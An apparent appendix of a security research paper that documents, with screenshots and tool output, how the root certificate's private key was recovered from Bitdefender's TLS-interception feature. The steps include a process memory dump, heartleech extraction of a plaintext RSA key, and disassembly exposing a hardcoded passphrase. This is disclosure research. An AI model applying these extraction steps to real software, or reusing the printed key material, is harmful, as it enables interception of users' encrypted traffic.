RSA	Rivest-Shamir-Adleman cryptosystem
RWB	Reporters Without Borders
SAN	Subject Alternate Name
SCT	Signed Certificate Timestamp
SDK	Software Development Kit
SHA	Secure Hash Algorithm
SLOC	Source Lines Of Code
SMTP	Simple Mail Transfer Protocol
SNI	TLS Server Name Indication extension
SOP	Same-Origin Policy
SSH	Secure Shell
SSL	Secure Socket Layer, a.k.a. TLS
TLS	Transport Layer Security, a.k.a. SSL
UAC	User Account Control
UI	User Interface
VPN	Virtual Private Network

Appendix B

Recovering private keys from antivirus and parental control applications

We detail below a few typical cases of recovering the root certificate's private key from antivirus or parental control applications.

B.1 BitDefender




certmgr - [Certificates - Current User\Trusted Root Certification Authorities\Certificates]
File
Action
View
Help
Certificates - Current User
Personal
Trusted Root Certification Au
Certificates
Enterprise Trust
Intermediate Certification Au
Active Directory User Object
Trusted Publishers
Untrusted Certificates
Third-Party Root Certificatior
Trusted People
Smart Card Trusted Roots

Issued To	Issued By	Expiration Date	Intended Purp
Baltimore CyberTrust Root	Baltimore CyberTrust Root	5/12/2025	Server Authen
Bitdefender Personal CA.Net-Defender	Bitdefender Personal CA.Net-Defe...	10/24/2026	<All>
Class 3 Public Primary Certification Auth...	Class 3 Public Primary Certificatio...	8/1/2028	Secure Email,
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.	12/30/1999	Time Stampin
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	11/9/2031	Server Authen
DigiCert Global Root CA	DigiCert Global Root CA	11/9/2031	Server Authen
DigiCert High Assurance EV Root CA	DigiCert High Assurance EV Root ...	11/9/2031	Server Authen
Equifax Secure Certificate Authority	Equifax Secure Certificate Authority	8/22/2018	Secure Email,
GlobalSign Root CA	GlobalSign Root CA	1/28/2028	Server Authen
GTE CyberTrust Global Root	GTE CyberTrust Global Root	8/13/2018	Secure Email,
Microsoft Authenticode(tm) Root Author...	Microsoft Authenticode(tm) Root...	12/31/1999	Secure Email,
Microsoft Root Authority	Microsoft Root Authority	12/31/2020	<All>
Microsoft Root Certificate Authority	Microsoft Root Certificate Authori...	5/9/2021	<All>
NO LIABILITY ACCEPTED, (c)97 VeriSign, I...	NO LIABILITY ACCEPTED, (c)97 V...	1/7/2004	Time Stampin
thawte Primary Root CA	thawte Primary Root CA	7/16/2036	Server Authen
Thawte Timestamping CA	Thawte Timestamping CA	12/31/2020	Time Stampin
VeriSign Class 3 Public Primary Certificati...	VeriSign Class 3 Public Primary Ce...	7/16/2036	Server Authen

Trusted Root Certification Authorities store contains 17 certificates.


Figure B.1: CA certificate inserted into Windows' trust store



Field	Value
Valid to	Saturday, October 24, 2026 7:16:43 PM
Subject	US, Bitdefender, IDS, Bitdefender Per...
Public key	RSA (2048 Bits)
Basic Constraints	Subject Type=CA, Path Length Const...
Key Usage	Certificate Signing, Off-line CRL Signin...
Thumbprint algorithm	sha1
Thumbprint	5b 37 7f 7c 5d ae ad 61 e2 23 f8 bc a...

```
 5b 37 7f 7c 5d ae ad 61 e2 23 f8 bc a5 7a
2f f9 d1 ad c8 2a
```


Figure B.2: Obtain the SHA1 fingerprint of the A certificate


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Res
7:16:4...	mitm_install_tool.exe	2520	RegQueryKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot\CTLs	SUC
7:16:4...	mitm_install_tool.exe	2520	RegQueryKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot\CTLs	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot\CTLs	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot	SUC
7:16:4...	mitm_install_tool.exe	2520	CreateFile	C:\Program Files\Bitdefender\Bitdefender 2017\mitm_cache\fake-ca.crt	SUC
7:16:4...	mitm_install_tool.exe	2520	QueryStandardI...	C:\Program Files\Bitdefender\Bitdefender 2017\mitm_cache\fake-ca.crt	SUC
7:16:4...	mitm_install_tool.exe	2520	ReadFile	C:\Program Files\Bitdefender\Bitdefender 2017\mitm_cache\fake-ca.crt	SUC
7:16:4...	mitm_install_tool.exe	2520	CloseFile	C:\Program Files\Bitdefender\Bitdefender 2017\mitm_cache\fake-ca.crt	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCreateKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates	SUC
7:16:4...	mitm_install_tool.exe	2520	RegDeleteValue	HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\5B377F7C5DAEAD61E223F8BCA57A2FF9D1ADC82A	NAM
7:16:4...	mitm_install_tool.exe	2520	RegCreateKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\5B377F7C5DAEAD61E223F8BCA57A2FF9D1ADC82A	SUC
7:16:4...	mitm_install_tool.exe	2520	RegSetValue	HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\5B377F7C5DAEAD61E223F8BCA57A2FF9D1ADC82A\Blob	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\5B377F7C5DAEAD61E223F8BCA57A2FF9D1ADC82A	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\SmartCardRoot	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Root	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\AuthRoot	SUC
7:16:4...	mitm_install_tool.exe	2520	RegCloseKey	HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT	SUC
7:16:4...	mitm_install_tool.exe	2520	CreateFile	C:\Program Files\Bitdefender\Bitdefender 2017\api-ms-win-appmodel-runtime-l1-1-1.DLL	NAM

Showing 1,570,746 of 2,105,556 events (74%)   Backed by virtual memory


Figure B.3: Monitor file activities with Procmon and explore events around the manipulation of the certificate in registry (identified by its SHA1 hash)



Name	Date modified	Type	Size
cache	10/26/2016 7:16 PM	File folder	
certs-ver.txt	10/26/2016 7:16 PM	Text Document	1 KB
fake-ca.crt	10/26/2016 7:16 PM	Security Certificate	1 KB
fake-ca.key	10/26/2016 7:16 PM	KEY File	2 KB
fake-crl.crt	10/26/2016 7:16 PM	Security Certificate	1 KB
profile_stamps.txt	10/26/2016 7:16 PM	Text Document	1 KB

fake-ca.key Date modified: 10/26/2016 7:16 PM Date created: 10/26/2016 7:16 PM
KEY File Size: 1.70 KB

Figure B.4: Explore the program's folder where a certificate was identified



```
-----BEGIN RSA PRIVATE KEY-----Proc-Type: 4,ENCRYPTEDDEK-Info: DES-
EDE3-CBC,713831D7EAA05E02Wcs
+YvsDk8CEEUEWFqCG4ENXZla99dXG7HU8OQrbfsnZu0Z9v/CKBH6NhzxQvX98
GQW3sCb2CxYYhKoUyZi3Vz1mLd21UKI5YCUhgiXLe7gYAiRokWJZA+911Qy4hirU
yn5vPRclLEKqVscfLWCIcAGkZbgNRYjTUSneu2JSAz9ifDTe0FKieGdeSCcbR6WH
izjSY5Cb/1TGt8jnv9Lr6clN6vO3A85TkZ3voA7GvqllG8c6OrC4KMw+InV9A9tt
FYP75s8sikOg3PpQEsyv37HkX74OgBmx81eSqyKAZ7A4SvjPMpibdzJPvdfaD++O
8NCmyrYnY5h5aSCsDvzrlNRwq0XrgA1R/VSzkkJKRkNh89XQgYLNoHZc6fBgbzb8
R2/N1CLG4yRFwAOdbOBRP0lr8kM3gmUQn47JRNuijHJDh3/HlTAICQPWmwXbfzdy
+YJnvAsBIul+G6Tflm/ug4yyao6GEUFbsIL5o/Zt3EMhSGCGQ274ckGm4PdM9OON
+7rVQ/WLHH0LkBWu7E2ectEZXt/71XUzFNqmU6wtljidQ/7R06FAkCwq3qyrjLLy
I4EQi8KiOD3XA2loi5NUitIf6U+Hl8gqq+ODrghxRl11zAuFcIJqdARutxxVNGut
WpbCeU3OmpOn3Jz8x8vtx8qNC/6RS4xpXcvz93kr7oW0XNixdiZ2GveRiNgK0Kdj
KbFU/FS1IcCV5lNhWNIokk3zFOXAMWGYc+AM3aNBfhPVPdI1WH471iPjsemRdO/Y
C4FOrNCkdM4VYENkPR47IHMKq8WKLbkGe7F78Yxa/chwEEAKsa/n/O8ODT9YnDOH
yyIqKzOm1PTkPaXELHuiOBVVhPqMfGlMlCX3fkLZ4ExBbQjp8tquaShf/2UdvfdJ
JzTq6f89vNUIYC2yppJVyKY0zcYlh0jjTzwa7PQ1buVCPYQdg8DHICKnULIY017O
Qhrecjxn+FAuM1RHUm4cnRD06F7pOz5Kwr03hFk3rjiNNrj0dS6/YvQkzbOoqRR+
Wsmd5zn6kppw7rPjUc7OaCAEOEFCRdToPdL5518pBwxqb7HqUlT6ydlm4Xky7znJ
1C5VIWG5t+FuVl8QjfJmxwPxgQusioFSDe1uQ+zBrxLFebvKWg6ibzMp8BA7DDtS
esoX6G2pQY7A4cc2dfZQ/93+Lp2XPyqXhkntklLz3RhzOf569Mz5tvIFrTrGKvZt
3Kv6w0GKIvf0qhr2xWQkpgN5VSjOpxS23MffGqOO92P/YWwgzKjwzItNw3rKw47K
```

Figure B.5: Find an encrypted private key




Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users

Image Name	User Name	CPU	Memory (...	Description
ProductAgentService.exe	SYSTEM	00	404 K	Bitdefender Agent
ProductAgentUI.exe	SYSTEM	00	3,052 K	Bitdefender Agent
ProductAgentService.exe	SYSTEM	00	2,332 K	Bitdefender Agent
bdagent.exe	Xavier	00	5,248 K	Bitdefender agent
vsserv.exe	SYSTEM	00	103,472 K	Bitdefender Security Service
setupdownloader.exe	Xavier	00	1,980 K	Bitdefender Setup Downloader
updatesrv.exe	SYSTEM	00	1,952 K	Bitdefender Update Service
bitdefender_ts_21_32b.exe	Xavier	00	480 K	bitdefender_ts_21_32b.exe


Figure B.6: Dump all processes



Administrator: cmd.exe

```
C:\Users\Xavier\Desktop>openssl x509 -in "C:\Program Files\Bitdefender\Bitdefend
er 2017\mitm_cache\fake-ca.crt" -inform der -out bitdefender-ca.crt
WARNING: can't open config file: /usr/local/ssl/openssl.cnf

C:\Users\Xavier\Desktop>procdump.exe -ma vsserv.exe

ProcDump v7.1 - Writes process dump files
Copyright (C) 2009-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

[21:50:28] Dump 1 initiated: C:\Users\Xavier\Desktop\vsserv.exe_161026_215028.dm
p
[21:50:29] Dump 1 writing: Estimated dump file size is 577 MB.
[21:50:36] Dump 1 complete: 578 MB written in 8.8 seconds
[21:50:37] Dump count reached.


C:\Users\Xavier\Desktop>heartleech.exe --cert bitdefender-ca.crt --read vsserv.e
xe_161026_215028.dmp

--- heartleech/1.0.0i ---
https://github.com/robertdavidgraham/heartleech
12586368 bytes read
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6i7zADnKreUXa8fm+chf9scmPGDFk9ID8U2ZQkA/zyMNeuWZ
aYnm3IAnPaMLp9tHZaPuBYY7iK6F37XyY1SkPqpb0F8n6/Ajnj2W+Zx+S6hRDdkN
x4oA+4kwG4bQU02P1Ed2+fqXOLNfo7CMh8gREiLykfK5FUb6PEkzznlWo1HX5BQY
Vhsx4sdEW4rJ72bX5lDoY8ZhORaD8sxvUganiXadT292XKkZpveasc5DcR2bfe/r
HrUJckg0YXgJlA79lESs/vFtvhdu6Q09VejTHJtcLcpQ62YLeH+o32U+CExqOfPg
ITmbUxsHUzRub9ZQ8kLlibvhuhGMXhuCTY8fcQIDAQABAoIBABQ/+Q1E8gy1aaAN
SiDBPeMV921zJMKSf3rHLgB3k8zyiADfh7OD1C3u+vWuepyKLpNQaI2bvNwl0ze0
AQCr2gP9MTFEeSxCuKG/S6XL7XPXWyLqaPGfMlSN2VYYAz2g0FYX0+brz1W81QFP
i+dV2nwJ/5W1OmHnoE3EOrGY9m/qwnn9YoRjOpeQzZO/YvDQFdhzE+fSBs07XsK/
u+3KwMuLMd3rvzVQoZB0hbvgu5Ivx1cOLnEJJwmJxoUOU+wyC5W/tOkXjcqbqECl
Gt4PQcH4Tm39rmw5U5Ua7C3hjPmgjufdur5xRRXZB8AVNP7yEliScigbQq1duAFn
```

Figure B.7: Find the process handling the private key



Command Line:

"C:\Program Files\Bitdefender\Bitdefender 2017\vsserv.exe" /service


PID: 2604
Parent PID: 532
Session ID: 0
User: NT AUTHORITY\SYSTEM
Auth ID: 00000000:000003e7
Started: 10/26/2016 7:16:43 PM

Architecture: 32-bit
Virtualized: False
Integrity: System
Ended: (Running)

Modules:

Module	Address	Size	Path	Company
bdelev.dll	0x67580000	0x88000	C:\Program Files\Bitdefender\Bitdefender 2017\bdelev.dll	Bitdefender
bdmetrics.dll	0x6cb40000	0x19000	C:\Program Files\Bitdefender\Bitdefender 2017\bdmetrics.dll	
bdmetricswks.dll	0x6ee80000	0xa000	C:\Program Files\Bitdefender\Bitdefender 2017\bdmetricswks.dll	Bitdefender
bdmltusrsrv.dll	0x6ebf0000	0x10000	C:\Program Files\Bitdefender\Bitdefender 2017\bdmltusrsrv.dll	Bitdefender
bdnc.dll	0x7e20000	0x14f000	C:\Program Files\Bitdefender\Bitdefender 2017\bdnc.dll	Bitdefender
bdnc.dll	0x69e40000	0x14f000	C:\Program Files\Bitdefender\Bitdefender 2017\bdnc.dll	Bitdefender
bdpop3p.dll	0x68200000	0x23000	C:\Program Files\Bitdefender\Bitdefender 2017\bdpop3p.dll	Bitdefender
bdpredir.dll	0x68030000	0x18000	C:\Program Files\Bitdefender\Bitdefender 2017\bdpredir.dll	BitDefender
bdpredir_ssl.dll	0x681d0000	0x24000	C:\Program Files\Bitdefender\Bitdefender 2017\bdpredir_ssl.dll	BitDefender
bdquar.dll	0x67ea0000	0xbf000	C:\Program Files\Bitdefender\Bitdefender 2017\bdquar.dll	Bitdefender
bdsmtpp.dll	0x67f90000	0x2a000	C:\Program Files\Bitdefender\Bitdefender 2017\bdsmtpp.dll	Bitdefender
bdsubmit.dll	0x69300000	0x33000	C:\Program Files\Bitdefender\Bitdefender 2017\bdsubmit.dll	Bitdefender


Figure B.8: Find interesting DLL components of that process



Function name	Segment
sub_10001000	.text
sub_10001010	.text
sub_10001040	.text
sub_10001050	.text
sub_10001060	.text
sub_10001070	.text
sub_10001080	.text
clearerr	.text

Address	Function	Instruction
.text:10002BAB	sub_10002110	call ds:PEM_write_RSAPrivateKey
.text:10002EDC	sub_10002D10	call ds:PEM_read_PrivateKey
.text:1000DE09	sub_1000DB60	call ds:SSL_use_PrivateKey
.idata:1001228C		extrn PEM_write_RSAPrivateKey:dword
.idata:100122C8		extrn PEM_read_PrivateKey:dword
.idata:10012374		extrn SSL_use_PrivateKey:dword


Figure B.9: Search for key functions in the DLL components, e.g., OpenSSL `PEM_write_RSAPrivateKey`



```
loc_10002B90:
push    0
push    0
push    9
push    offset Source   ; "dodgeball"
call    ds:EVP_des_ede3_cbc
push    eax
push    [esp+0AD4h+var_AA0]
mov     eax, [esp+0AD8h+var_A94]
push    eax
